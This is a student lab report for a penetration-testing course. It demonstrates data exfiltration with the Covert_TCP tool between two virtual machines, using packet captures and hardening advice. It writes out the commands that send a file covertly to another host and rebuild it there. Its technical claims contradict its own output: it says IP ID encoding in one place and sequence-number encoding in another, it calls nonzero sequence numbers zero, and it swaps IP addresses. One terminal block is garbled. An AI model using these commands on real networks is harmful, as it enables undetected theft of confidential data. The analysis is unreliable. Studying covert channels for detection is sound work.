



ISEC3079 Penetration Testing

Assignment 2 - Network Investigation

Christopher Jones
w0136969@nscC.ca

2025-02-07

Contents

Assignment	3
Execution	4
Github Page for Covert_TCP	4
Lab Environment Setup	4
Virtual Machines	4
Software Installed	4
Network Configuration.....	4
Implementation.....	6
Capturing Network Traffic	8
Wireshark results	8
TCPDump results.....	10
Conclusion	12
Key Findings	12
System Hardening	12

Assignment

Network Investigation Covert_TCP

One specific department of your company deals with highly confidential information, so much so that people who have access to some of this data undergo screening whenever they enter or exit their area of the building, ensuring no physical computing devices are casually brought in. Their network access is constantly monitored and while they have noticed some unusual traffic in the past week, they have thus been unable to figure it out.

This morning, security discovered a plot involving an employee 'smuggling' confidential information out of the department. His computer has been examined, and it appears to have been scrubbed beforehand. The forensics team is working on recovering the data, but that will take some time.

They have discovered a non-company approved application was utilized, one called Covert_TCP. And they have passed this task to you.

You will need to figure out what this application does to create a 'case' against the rogue employee. To complete this you will need to create an environment (2 Linux VMs) to demonstrate how it works and create a brief report (with screenshots of the data transfer) explaining your findings.

Tips:

- It does have a Github page
- For your VM setup you should use Kali & Ubuntu (Using 2 Kali instances results in some conflicts)
- Describe the Lab Environment Setup thoroughly
- Wireshark should be used to demonstrate the packets being transmitted and then use TCPdump on the other VM to capture the incoming packets
- Installation might seem to be finicky. For example, if you install it and see the following, you should know that it is in a working state! So, this message means that it is working.

```
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
45 | main(int argc, char **argv)
    | ^~~~~
```

Execution

Github Page for Covert_TCP

- <https://github.com/zaheercena/Covert-TCP-IP-Protocol>

Lab Environment Setup

To recreate and analyze the Covert_TCP covert channel, I set up a controlled lab environment using two VMWare virtual machines:

Virtual Machines

- **Sender Machine:** Ubuntu (192.168.174.140)
- **Receiver Machine:** Parrot (192.168.174.142)

Software Installed

1. **Ubuntu (Sender)**
 - Covert_TCP source code (compiled from GitHub)
 - Wireshark for packet inspection
 - GCC (to compile Covert_TCP)
2. **Parrot (Receiver)**
 - Covert_TCP source code (compiled from GitHub)
 - TCPdump for packet capture
 - GCC (to compile Covert_TCP)

Network Configuration

- Both machines are on the same **internal network (192.168.174.x)**.
- No firewall rules blocking raw sockets.
- No NAT between the machines to ensure direct packet flow.

Set up an Ubuntu VM (victim/sender) and an Parrot VM (attacker/receiver).

- Downloaded Covert_TCP from GitHub and fixed errors in code.


- Compiled modified Covert_TCP code with gcc on both machines to create **covert.out**

```
[chris@parrot]-[~/Desktop]
└─$ sudo gcc covert_tcp.c
[sudo] password for chris:
covert_tcp.c:31:1: warning: return type defaults to 'int' [-Wimplicit-int]
  31 | main(int argc, char **argv)
     | ^~~~~
```

```
chris@chris-VMware-Virtual-Platform:~/Desktop$ sudo gcc covert_tcp.c
[sudo] password for chris:
covert_tcp.c:31:1: warning: return type defaults to 'int' [-Wimplicit-int]
  31 | main(int argc, char **argv)
     | ^~~~~
```

Implementation

- **covert.out** was run on ubuntu

A terminal window with a dark purple background. The prompt is 'chris@chris-VMware-Virtual-Platform:~/Desktop\$'. The command executed is 'sudo ./covert.out -dest 192.168.174.140 -file secret.txt -source_port 80 -dest_port 80'. The output shows version information, a disclaimer, and configuration details for the covert operation.

```
chris@chris-VMware-Virtual-Platform:~/Desktop$ sudo ./covert.out -dest 192.168.174.140 -file secret.txt -source_port 80 -dest_port 80
Covert TCP 1.0 (c)2014 Zaheer Ahmed (cryptotech14@paec.gov)
It is Prototype contains Flaws, Not developed for commercial use.
Destination Host: 192.168.174.140
Source Host      :

Originating Port: 80
Destination Port: 80
Encoded Filename: secret.txt
Encoding Type    : IP ID

Client Mode: Sending data.

Sending Data: T
Sending Data: h
Sending Data: i
Sending Data: s
Sending Data: i
Sending Data: s
Sending Data: s
Sending Data: u
Sending Data: p
Sending Data: e
Sending Data: r
Sending Data: d
Sending Data: u
Sending Data: p
Sending Data: e
Sending Data: r
Sending Data: s
```

(CTL- click for larger image)

- The file containing the data to be exfiltrated was named **secret.txt**



- **covert.out** was run on Parrot

```

1: lo: <LOOPBACK [chris@parrot]~[~/Desktop]: noqueue state UNKNOWN group default
t qlen 1000 $sudo ./covert.out -source 192.168.174.142 -file exfil -source_port 80 -server
link/loopbacCovert TCP 1.0 (c)2014 Zaheer Ahmed (cryptotech14@paec.gov)
inet 127.0.0.1 It is Prototype contains Flaws, Not developed for commercial use.
valid_lftListening for data from IP: 192.168.174.142
inet6 ::1/12Listening for data bound for local port: 80
valid_lftDecoded Filename: exfil over
2: ens33: <BROADDecoding Type Is: IP packet ID: 1500 qdisc fq_codel state UP gro
up default qlen 1000
link/ether 0Server Mode: Listening for data: ff ff
altname enp2
inet 192.168.174.255 scope global dynamic noprefixrou
te ens33 Receiving Data: h
valid_lftReceiving Data: id_lft 1504sec
inet6 fe80::Receiving Data: s/e/64 scope link noprefixroute
covalid_lftReceiving Data: red_lft forever
[chris@parrot]Receiving Data: i
$ Receiving Data: s
Receiving Data:
Receiving Data: s
Receiving Data: u
Receiving Data: p
Receiving Data: e
Receiving Data: r
Receiving Data:
Receiving Data: d
Receiving Data: u
Receiving Data: p
Receiving Data: e

```

(CTL- click for larger image)

- The exfiltrated data was written to file **exfil.txt**

```


exfil.txt (~/Desktop) - Pluma
File Edit View Search Tools Documents Help
+ Open Save Undo
exfil.txt x
1 This is super duper secret info
2

```

Capturing Network Traffic


To provide forensic evidence, two packet capture tools were used: Wireshark (on Ubuntu) and TCPdump (on Parrot)

Wireshark results



(CTL- click for larger image)

Small packets are being sent from the Unbuntu machine (192.168.174.142) to the Parrot machine (192.168.174.140).



(CTL- click for larger image)

When we examine a packet, we can see that the sequence number is 0 for all the suspicious packets.

TCPDump results

Running tcpdump

```
[chris@parrot]~[/Desktop]
$ sudo tcpdump
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on ens33, link-type EN10MB (Ethernet), snapshot length 262144 bytes
14:41:43.119917 IP 192.168.174.142.32895 > 192.168.174.2.domain: 19735+ [1au] A? priv
14:41:43.120682 IP 192.168.174.2.domain > 192.168.174.142.32895: 19735 2/0/1 A 149.11
14:41:43.121057 IP 192.168.174.142.46536 > 192.168.174.2.domain: 27213+ [1au] AAAA? p
14:41:43.121705 IP 192.168.174.2.domain > 192.168.174.142.46536: 27213 2/0/1 AAAA 262
14:41:43.121807 IP 192.168.174.142.54316 > private.canadianshield.cira.ca.https: Flag
p,wscale 7], length 0
14:41:43.143267 IP private.canadianshield.cira.ca.https > 192.168.174.142.54316: Flag
14:41:43.143470 IP 192.168.174.142.54316 > private.canadianshield.cira.ca.https: Flag
```

produced the following results:

```
14:42:03.803696 ARP, Reply 192.168.174.140 is-at 00:0c:29:5e:99:ab (oui Unknown), length 28
14:42:04.703877 IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 2737045504, win 512, length 0
14:42:05.522252 IP 192.168.174.140.ntp > ntp.zaf.ca.ntp: NTPv4, Client, length 48
14:42:05.573777 IP ntp.zaf.ca.ntp > 192.168.174.140.ntp: NTPv4, Server, length 48
14:42:05.616096 IP 192.168.174.140.48960 > 192.168.174.2.domain: 42284+ PTR? 230.228.197.216.in-addr.arpa. (46)
14:42:05.639790 IP 192.168.174.2.domain > 192.168.174.140.48960: 42284 2/0/0 CNAME 230.228.197.216.rdns.zaf.ca., PTR ntp.zaf.ca. (105)
14:42:05.704629 IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 2702442496, win 512, length 0
14:42:06.705368 IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 2350710784, win 512, length 0
14:42:07.706042 IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 3439329280, win 512, length 0
14:42:08.707285 IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 2737045504, win 512, length 0
14:42:09.436396 IP 192.168.174.142.54032 > a23-5-103-252.deploy.static.akamaitechnologies.com.http: Flags [S], ack 873, win 63368, length 0
14:42:09.436397 IP a23-5-103-252.deploy.static.akamaitechnologies.com.http > 192.168.174.142.54032: Flags [S], ack 440, win 64240, length 0
14:42:09.707996 IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 3272015872, win 512, length 0
14:42:10.459401 IP 192.168.174.142.54016 > a23-5-103-252.deploy.static.akamaitechnologies.com.http: Flags [S], ack 874, win 63367, length 0
14:42:10.459402 IP a23-5-103-252.deploy.static.akamaitechnologies.com.http > 192.168.174.142.54016: Flags [S], ack 440, win 64240, length 0
14:42:10.708712 IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 68550656, win 512, length 0
14:42:11.709763 IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 2466840576, win 512, length 0
14:42:12.710517 IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 3020161024, win 512, length 0
14:42:13.711276 IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 3726114816, win 512, length 0
14:42:14.712351 IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 2885812224, win 512, length 0
14:42:15.712768 IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 2835480576, win 512, length 0
14:42:16.713646 IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 3540647936, win 512, length 0
14:42:17.266152 IP 192.168.174.142.54330 > private.canadianshield.cira.ca.https: Flags [P.], seq 3275:3331, ack 5818, win 65535, length 56
14:42:17.266153 IP 192.168.174.142.54330 > private.canadianshield.cira.ca.https: Flags [P.], seq 3331:3490, ack 5818, win 65535, length 159
14:42:17.266153 IP 192.168.174.142.54330 > private.canadianshield.cira.ca.https: Flags [P.], seq 3490:3546, ack 5818, win 65535, length 56
14:42:17.266153 IP private.canadianshield.cira.ca.https > 192.168.174.142.54330: Flags [S], ack 3331, win 64240, length 0
14:42:17.266153 IP 192.168.174.142.54330 > private.canadianshield.cira.ca.https: Flags [P.], seq 3546:3705, ack 5818, win 65535, length 159
14:42:17.266153 IP private.canadianshield.cira.ca.https > 192.168.174.142.54330: Flags [S], ack 3490, win 64240, length 0
14:42:17.266153 IP private.canadianshield.cira.ca.https > 192.168.174.142.54330: Flags [S], ack 3546, win 64240, length 0
14:42:17.266283 IP private.canadianshield.cira.ca.https > 192.168.174.142.54330: Flags [S], ack 3705, win 64240, length 0
14:42:17.266298 IP 192.168.174.142.54330 > private.canadianshield.cira.ca.https: Flags [P.], seq 3705:3761, ack 5818, win 65535, length 56
14:42:17.266298 IP 192.168.174.142.54330 > private.canadianshield.cira.ca.https: Flags [P.], seq 3761:3920, ack 5818, win 65535, length 159
```

(CTL- click for larger image)

The results can be examined to find packets originating from 192.168.174.140 but it can be a bit of a mess, depending on how much other traffic there is to sift through.

Instead, the following command can be run to capture filtered results for analysis:

```
[*]-[chris@parrot]-[~/Desktop]
$ sudo tcpdump -nvi any port 80 -w capture.pcap
tcpdump: data link type LINUX_SLL2
tcpdump: listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
^C32 packets captured
32 packets received by filter
0 packets dropped by kernel
```

The following modifiers were used:

- -n disables name resolution (useful to speed up analysis).
- -i any listens on all interfaces.
- -v for verbosity.
- port 80 filters only HTTP traffic.
- -w writes the captured data to capture.pcap.

The captured data can then be more easily examined:

```
[chris@parrot]-[~/Desktop]
$ sudo tcpdump -r capture.pcap
reading from file capture.pcap, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144
Warning: interface names might be incorrect
14:52:03.993762 ens33 In IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 2969960448, win 512, length 0
14:52:04.994679 ens33 In IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 3473801216, win 512, length 0
14:52:05.995453 ens33 In IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 1881407488, win 512, length 0
14:52:06.996904 ens33 In IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 4011327488, win 512, length 0
14:52:07.998126 ens33 In IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 1980366848, win 512, length 0
14:52:08.999273 ens33 In IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 487522304, win 512, length 0
14:52:10.000179 ens33 In IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 1476395008, win 512, length 0
14:52:11.000959 ens33 In IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 1577254912, win 512, length 0
14:52:12.001647 ens33 In IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 67174400, win 512, length 0
14:52:13.002664 ens33 In IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 2567307264, win 512, length 0
14:52:14.003336 ens33 In IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 2517106688, win 512, length 0
14:52:15.004258 ens33 In IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 2769551360, win 512, length 0
14:52:16.005117 ens33 In IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 455344128, win 512, length 0
14:52:17.005806 ens33 In IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 773980160, win 512, length 0
14:52:18.006612 ens33 In IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 672268288, win 512, length 0
14:52:19.007131 ens33 In IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 1309474816, win 512, length 0
14:52:20.007870 ens33 In IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 3003580416, win 512, length 0
14:52:21.008295 ens33 In IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 707002368, win 512, length 0
14:52:22.009010 ens33 In IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 621936640, win 512, length 0
14:52:23.009593 ens33 In IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 1192755200, win 512, length 0
14:52:24.010361 ens33 In IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 3692625920, win 512, length 0
14:52:25.011124 ens33 In IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 722731008, win 512, length 0
14:52:26.012119 ens33 In IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 1561001984, win 512, length 0
14:52:27.013012 ens33 In IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 469893120, win 512, length 0
14:52:28.014059 ens33 In IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 4045406208, win 512, length 0
14:52:29.014749 ens33 In IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 2821062656, win 512, length 0
14:52:30.015586 ens33 In IP 192.168.174.142.http > 192.168.174.140.http: Flags [S], seq 1310195712, win 512, length 0
```

(CTL- click for larger image)

Conclusion

Summary

The forensic investigation revealed that **Covert_TCP** was used to exfiltrate confidential data by encoding it within TCP sequence numbers. The attack bypassed traditional security tools by appearing as normal network traffic.

Key Findings

- 1. The rogue employee used TCP header fields to covertly send data.**
 - Instead of placing stolen data in the packet's body (payload), they encoded it within the TCP sequence number field in the packet headers.
 - Since firewalls and security tools often focus on payload-based scanning, this method allowed the data to pass through undetected.
 - 2. The reconstructed data contained in exfil.txt on the Parrot machine is the same as the contents of secret.txt on the Ubuntu machine.**
 - The stolen file (secret.txt) on the Ubuntu machine was successfully transferred covertly and reconstructed as exfil.txt on the Parrot machine (attacker's machine).
 - This confirms that the data was successfully exfiltrated via Covert_TCP.
 - 3. Since no payload was used, Data Loss Prevention (DLP) tools wouldn't detect the transmission.**
 - DLP tools typically scan the contents of packet payloads for sensitive data (e.g., credit card numbers, classified files).
 - However, since this attack encoded the data in the TCP header fields instead, DLP systems were blind to the exfiltration.
 - 4. Security appliances monitoring payload-based scanning could not flag these packets.**
 - Most Intrusion Detection/Prevention Systems (IDS/IPS) and firewalls primarily scan packet payloads for malicious data.
 - Because the attacker used TCP sequence numbers instead of payloads, the packets appeared harmless and normal, avoiding detection.
- **Restrict Raw Socket Usage:** Covert_TCP requires raw sockets, which should be restricted to root or disabled for non-essential users.
 - **Application Whitelisting:** Prevent unauthorized software from executing.
 - **Logging & Alerting:** Set up SIEM (Security Information and Event Management) to detect unauthorized traffic.
 - Security teams should deploy **DPI, firewall alerts, and raw socket restrictions** to prevent such attacks.

Why This Attack Is Dangerous

- Bypasses traditional security tools that rely on payload analysis.
- Can be used by insiders to steal sensitive data without triggering alerts.
- Works even in secured environments where USB devices and direct file transfers are restricted.

Key Takeaways for Prevention

To prevent this type of covert data exfiltration, companies should:

- Implement Deep Packet Inspection (DPI) to analyze not just payloads, but also unusual header values.
- Monitor TCP sequence number patterns for abnormal changes.
- Use anomaly-based detection rather than just signature-based security.
- Restrict unauthorized software installations to prevent tools like Covert_TCP from running.